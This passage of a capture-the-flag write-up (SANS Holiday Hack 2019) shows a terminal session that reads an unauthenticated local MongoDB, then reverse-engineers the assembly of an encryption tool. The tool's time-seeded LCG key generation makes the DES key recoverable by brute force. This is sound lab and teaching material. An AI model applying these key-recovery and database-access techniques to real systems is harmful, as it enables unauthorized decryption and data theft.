
Holly tried `lsof -i`, probably looking for the network connection to the Mongo database, and mentions ps. So, try `ps aux`.



```
l;,,;lc;,,;c;,,;lo:;;;cc;;;cdoc;;;l:;;:oxoc::cc:::lxxl:::l:::cdxo:::lc::ldxoc:cl
KKOd:,;cdOXXXOdc;;:okKXXKko:;;cdOXNNKxl:::lkKNNXOo:::cdONNN0xc:::oOXNN0xc::cx0NW
XXXXX0KXXXXXXXXXXK0XXXXXXNNNX0KNNNNNNNNNNX0XNNNNNNNNNN0KNNNNNNNNNNK0NNNNNNNWNKKWWWWW
:lxKXXXXXOdcokKXXXXNKkolxKNNNNNN0xldOXNNNNNXOookXNNNNWN0xokKNNNNNNKxoxKWWNWWXOod
:;,,cdxl;,;:;;;cxOdc;;:;;;:dOOo:;:c:::lk0xl::cc::lx0ko:::c::cd0Od::c::cx0ko::lc
OOxl:,,;cdk0Oxo:;;;:ok00dl:;;:lx000koc:::ld000kdl::cok0KOxl:::cok0KOxl:::lx0KK
00000kxO00000000OxO00000000kk0000000000k0KK00KKKK0kOKKKKKKKK0kOKKKKKKKK0k0KKKKK
:cok00000xllx0000000koldO0000000dlok0KKKKKOxoox0KKKKK0koox0KKKKK0xoox0KKKKKkdld
;:,,:oxoc;;;;;;cokdl:;;:;;coxxoc::c:::lxkdc::c:::ldkdl::cc::ldkdl::lc::lxxoc:loc
OOkdc;;;:oxOOkoc;;;:lxO0Odl:;::lx000koc:::lx000kdl:::lxO000dl::cox0KKOdl:cox0KK0
OOOOOOxk00000000Oxk000000000kk000000000Ok0KK0000KK0k0KKKKKKKK0OKKKKKKKKK00KKK0KK
c:ldOOOO0Oxoldk000000koldk000000kdlox0000K0OdloxOKK0K0kdlox0KKKK0xocok0KKK0xocld
;l:;;cooc;;;c:;:lddl:;:c:::ldxl:::lc::cdxo::coc::cddl::col::cddl:codlccldlccoxdc
000Odl;;:ok000koc;;cok0K0kdl::cdk0KKOxo::ldOKKK0xoccox0KKK0kocldOKKKK0xoox0KKKKK
0000000O0000000000O0KKK0KKKK00KKKK0KKKKK0KKKK0KKKKKKKKKK0KKKKKKKKKO0KKKKKKKKOkKK
c::ldO000Oxl:cok0KKKOxl:cdk0KKKOdl:cok0KK0kdl:cok0KK0xoccldk0K0koccldOK0koccco
;;;;;;cxl;;;;:::okc::::::::dxc::::::::odc::::::::ol:ccllccclcccodocccccccdkklc

Hello dear player!  Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.

elf@843abaf9468e:~$ ls -l
total 0
elf@843abaf9468e:~$ ps aux | more
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.1  0.0  18508  3464 pts/0    Ss   01:28   0:00 /bin/bash
mongo        9  5.4  0.0 1014596 58708 ?       Sl   01:28   0:01 /usr/bin/mongod --quiet --for
k --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log
elf         49  0.0  0.0  34400  2932 pts/0    R+   01:28   0:00 ps aux
elf         50  0.0  0.0   6768   908 pts/0    S+   01:28   0:00 more
elf@843abaf9468e:~$ 
```


The command line for `mongod` was long and would have been truncated if we hadn't piped the output into `more` (`less` is unavailable on this terminal.)

The port they use, 12121, is a non-standard port so it must be specified to the Mongo client.




```
elf@843abaf9468e:~$ mongo 127.0.0.1:12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/test
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2019-12-23T01:28:28.306+0000 I CONTROL  [initandlisten]
2019-12-23T01:28:28.306+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enab
led for the database.
2019-12-23T01:28:28.306+0000 I CONTROL  [initandlisten] **          Read and write access to d
ata and configuration is unrestricted.
2019-12-23T01:28:28.306+0000 I CONTROL  [initandlisten]
2019-12-23T01:28:28.306+0000 I CONTROL  [initandlisten]
2019-12-23T01:28:28.306+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent
_hugepage/enabled is 'always'.
2019-12-23T01:28:28.306+0000 I CONTROL  [initandlisten] **        We suggest setting it to 'ne
ver'
2019-12-23T01:28:28.306+0000 I CONTROL  [initandlisten]
>
```

The Mongo commands we need are also in this link. https://www.guru99.com/mongodb-query-document-using-find.html




```
> show tables
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();displayS
olution(); **" }
> db.loadServerScripts();displaySolution();
```

db.solution.find.()
db.loadServerScripts();displaySolution();



```
          .
         /
      __/ __
          /
      /.'*'.
       .*.'.
      .'.'o'.
    *'.o.'.*.
   .'.*.'.'.o.
  .*.'.*.'.o.'.
      [_____]
       ___/


 Congratulations!!
```

We get hints from Holly and on our badge.



Holly Evergreen 9:10PM


Woohoo! Fantabulous! I'll be the coolest elf in class.

On a completely unrelated note, digital rights management can bring a hacking elf down.

That ElfScrow one can really be a hassle.

It's a good thing Ron Bowes is giving a talk on reverse engineering!

That guy knows how to rip a thing apart. It's like he *breathes* opcodes!



Reverse Engineering

From: Holly Evergreen

Reversing Crypto the Easy Way


https://youtu.be/obJdpKDpFBA

The link she gives is to Ron Bowes' talk. It's essential unless you are a reverse engineering guru.

Decrypting the Document

Testing elfscrow.exe

The elfscrow help gives us syntax and a few clues. Running elfscrow with --insecure was interesting, as it showed the communication of the key to the elfscrow server, but it wasn't necessary to solve the challenge.




```
PS D:\HolidayHack2019\crypto> .\elfscrow.exe --help
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Are you encrypting a file? Try --encrypt! For example:

  D:\HolidayHack2019\crypto\elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

  D:\HolidayHack2019\crypto\elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!
PS D:\HolidayHack2019\crypto>
```

It is important to note that the syntax is
`elfscrow.exe --encrypt <infile> <outfile>`

If you try to use redirection (>) for the output file Windows will put an extra 0x0a00 on the end and totally mess you up.

Elfscrow gives us some good information: the seed and the encryption key. Watchers of Ron's talk will know these are important.




```
PS D:\HolidayHack2019\crypto> .\elfscrow.exe --encrypt .\test.txt text.txt.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578093182

Generated an encryption key: 3a00894d16eb8b41 (length: 8)
```

Examining the Assembly Language.


Since Ron used IDA, we will too. The installation on an Ubuntu VM went well but IDA wouldn't include the symbol table we were given. If the elfscrow.exe code was opened in Windows IDA with elfscrow.pdb in the same folder, symbols were automatically included. The symbols made understanding the code much easier, so the IDA work was done in Windows.

Most of what we need occurs in this code.



```
push    0               ; Time
call    time
add     esp, 4
push    eax
call    super_secure_srand
add     esp, 4
mov     [ebp+var_4], 0
jmp     short loc_401E31

loc_401E31:
cmp     [ebp+var_4], 8
jnb     short loc_401E4F

call    super_secure_random
movzx   ecx, al
and     ecx, 0FFh
mov     edx, [ebp+arg_0]
add     edx, [ebp+var_4]
mov     [edx], cl
jmp     short loc_401E28

loc_401E4F:
mov     esp, ebp
pop     ebp
retn
generate_key endp

loc_401E28:
mov     eax, [ebp+var_4]
add     eax, 1
mov     [ebp+var_4], eax
```


There is one other useful spot. The do_decrypt code has an error message that says we are using DES-CBC. It's not the most secure, but I'm sure it was selected so that we don't burn up our computers in the brute force stage.


```
write_file
do_encrypt
do_decrypt
usage
main
__security_check_cookie
pre_cpp_init
__tmainCRTStartup
pre_c_init
mainCRTStartup
__report_gsfailure
__CxxUnhandledExceptionFilter
__CxxSetUnhandledExceptionFilter
```

```
lea     ecx, [ebp+pbData]
push    ecx             ; pbData
mov     edx, [ebp+phProv]
push    edx             ; hProv
call    ds:__imp__CryptImportKey@24 ; Cryp
test    eax, eax
jnz     short loc_402AB1
```

```
push    offset aCryptimportkey_0 ; "CryptImportKey failed for DES-CBC key"
call    fatal_error
```


The main code calls time. According to https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/time-time32-time64?view=vs-2019, the function returns Linux epoch time in seconds. That is good, as the objective says the document was encrypted between 7:00 and 9:00 PM on December 6, 2019. That means we only have to brute force 7200 seeds (2*60*60).


```
mov     ebp, esp
push    ecx
push    offset aOurMiniatureEl ; "Our miniature elves ar
call    ds:__imp___iob_func
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 8
push    0               ; Time
call    time
add     esp, 4
push    eax
call    super_secure_srand
```

```
Print "our miniature" msg

call time
  gets present time, Linux epoch
  in seconds
push time onto stack
call super_secure_srand
```


After calling super_secure_srand, it goes into a loop that calls super_secure_random eight times.

The super_secure_srand code is not complicated. It prints the seed (it is the value of time, which was just called) and saves it in a variable called state.


```
super_secure_srand proc near

arg_0= dword ptr  8

push    ebp
mov     ebp, esp
mov     eax, [ebp+arg_0]
push    eax
push    offset aSeedD   ; "Seed = %d\n
call    ds:__imp___iob_func
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 0Ch
mov     ecx, [ebp+arg_0]
mov     state, ecx
pop     ebp
retn
```

```
grab time/seed from stack

Print "Seed =

save seed in state
```

The loop that calls super_secure_random is where the work is done. The super_secure_random code implements the Linear Congruential Generator (LCG), but with different values from the demo.




```
super_secure_random proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul    eax, 214013
add     eax, 2531011
mov     state, eax
mov     eax, state
sar     eax, 10h
and     eax, 7FFFh
pop     ebp
retn
super_secure_random endp
```

```
state contains seed
seed=seed*21403
seed=seed+2531011
save seed in state for next round
now seed for creating char:
seed shift right 16
seed & 07fff
```

The page Ron used in his demo, https://rosettacode.org/wiki/Linear_congruential_generator, also has the numbers 21403 and 2531011 on it. They are in the Microsoft formula instead of the BSD formula from the demo. Besides the different constants, the Microsoft formula also includes a division by 2^{16} that is not in Ron's demo. The division appears in the assembly code as well, in `sar eax 10h`. Shift right by 16 (10hex) is the same as division by 2^{16}. The code, `and eax 7FFFFFFFh,` is the same as the mod 2^{31} operation. (I wonder if there is an error in the code, since the assembly language is 7FFFh, which would be mod 2^{15}. I'm not good at assembly, so I could be wrong.)

From the rosettacode.org link:




BSD formula

- $state_{n+1} = 1103515245 \times state_n + 12345 \pmod{2^{31}}$
- $rand_n = state_n$
- $rand_n$ is in range 0 to 2147483647.

Microsoft formula

- $state_{n+1} = 214013 \times state_n + 2531011 \pmod{2^{31}}$
- $rand_n = state_n \div 2^{16}$
- $rand_n$ is in range 0 to 32767.

The loop to generate the key is executed 8 times, once for each byte of the generated key.



```
generate_key loop

loop counter, 8 times

al is bottom half of
eax, has seed
seed & 0xff

I think this is
 key += seed.chr
```

```
loc_401E31:
cmp     [ebp+var_4], 8
jnb     short loc_401E4F
```

```
call    super_secure_random
movzx   ecx, al
and     ecx, 0FFh
mov     edx, [ebp+arg_0]
add     edx, [ebp+var_4]
mov     [edx], cl
jmp     short loc_401E28
```


```
loc_401E4F:
mov     esp, ebp
pop     ebp
retn
generate_key endp
```

```
loc_401E28:
mov     eax, [ebp+var_4]
add     eax, 1
mov     [ebp+var_4], eax
```

Adapting Ron’s skeleton.rb

